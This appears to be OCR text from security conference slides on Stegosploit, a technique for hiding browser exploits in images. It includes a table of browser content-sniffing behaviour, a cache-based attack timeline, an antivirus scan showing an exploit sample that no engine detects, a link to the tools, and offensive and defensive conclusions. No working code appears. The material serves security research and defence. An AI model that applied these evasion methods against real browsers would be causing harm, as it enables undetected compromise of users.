
Clever CSS

Content Sniffing

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is HTML sniffed when no Content-Type received?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Content sniffing buffer size when no Content-Type seen	256 B	∞	∞	1 kB	1 kB	1 kB	~130 kB	1 kB	∞
Is HTML sniffed when a non-parseable Content-Type value received?	NO	NO	NO	YES	YES	NO	YES	YES	YES
Is HTML sniffed on application/octet-stream documents?	YES	YES	YES	NO	NO	YES	YES	NO	NO
Is HTML sniffed on application/binary documents?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown/unknown (or application/unknown) documents?	NO	NO	NO	NO	NO	NO	NO	YES	NO
Is HTML sniffed on MIME types not known to browser?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL parameters?	YES	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL path?	YES	YES	YES	NO	NO	NO	NO	NO	NO
Is HTML sniffed on text/plain documents (with or without file extension in URL)?	YES	YES	YES	NO	NO	YES	NO	NO	NO
Is HTML sniffed on GIF served as image/jpeg?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on corrupted images?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Content sniffing buffer size for second-guessing MIME type	256 B	256 B	256 B	n/a	n/a	∞	n/a	n/a	n/a
May image/svg+xml document contain HTML xmlns payload?	(YES)	(YES)	(YES)	YES	YES	YES	YES	YES	(YES)
HTTP error codes ignored when rendering sub-resources?	YES	YES	YES	YES	YES	YES	YES	YES	YES

Credits: Michael Zalewski @lcamtuf

Dive Into Cache



PAYLOADS GO BACK IN TIME

ATTACK TIMELINE

I'M IN UR BASE

GET /lolcat.png
200 OK
Expires: 6 months

Exploit code
encoded in image.
EVIL

AUG 2015

....KILLING UR DOODZ


GET /lolcat.png

Load from cache

Decoder script references image
from cache.
SAFE

BAM

DEC 2015



Sample #55798d37e25bf6_52084739

Submitted at	2015-06-11 14:29:27
Filename	cammy2_ffready_propspray_imajs
Comment	Stegosploit CVE-2013-1690
Filesize	192703 bytes
MD5	af79a55e9d7c83b24a6207f7ed3a7453
SHA1	67924dd9398d5e5c26886b611774b9b8cf959896
Status	complete

Anti-Virus	Update	Detected	Signature
[VT Yara]	PeID		-
[VT Yara]	Memory		-
[VT Yara]	Mobile		-
[VT Yara]	Trojans		-
AVG	12.0.1794.0		-
ClamAV	0.96.5		-
Comodo	1.0.2		-
Drweb	6.0.2.2 - linux		-
ESET	4.0.77		-
F-Prot	4.6.5.141		-
Ikarus	1.3.2		-
Kaspersky	8.0.1-50		-

PoC||GTFO 0x08

AS EXPLOITS SIT LONELY,

FORGOTTEN ON THE SHELF

YOUR FRIENDLY NEIGHBORS AT

PoC || GTFO

PROUDLY PRESENT

PASTOR MANUL LAPHROAIG'S

EXPORT-CONTROLLED

CHURCH NEWSLETTER


June 20, 2015

Fort Ville-Marie, Vice-royauté de Nouvelle-France:

Funded by Single Malt as Midnight Oil and the Tract Association of PoC||GTFO and Friends, to be Freely Distributed to all Good Readers, and to be Freely Copied by all Good Bookleggers.

Это самиздат; yet, do thy worst old Time!

€0, $0 USD, £0, $50 CAD. `pocorgtfo08.pdf`.



the tools are in here.

http://stegosploit.info

Conclusions - Offensive

- Lot of possibilities!
- Weird containers, weird encoding, weird obfuscation.
- Image attacks emerging "in the wild".
- CANVAS + CORS = spread the payloads.
- Not limited to just browsers.
- PDF+Flash / HTML+JS+FLASH (@angealbertini?)

Browsers and W3C - Wake Up!

BROWSERS

- Don't be afraid to "BREAK THE WEB".
- Reject content that does not conform to strict standards/specs.

W3C

- Establish STRICT parsing rules.
- Browser compliance and user-awareness is YOUR responsibility.

Conclusions - Defensive

- DFIR nightmare.
  - how far back does your window of inspection go?
- Can't rely on magic numbers, file extensions, file types.
- Quick "fix" – re-encode all images!

Greets!

@Level2LU
@lcamtuf
@angealbertini
@0x6D6172696F
PoC||GTFO crew

#HackLU CREW!

THANK.YU, HACK.LU!

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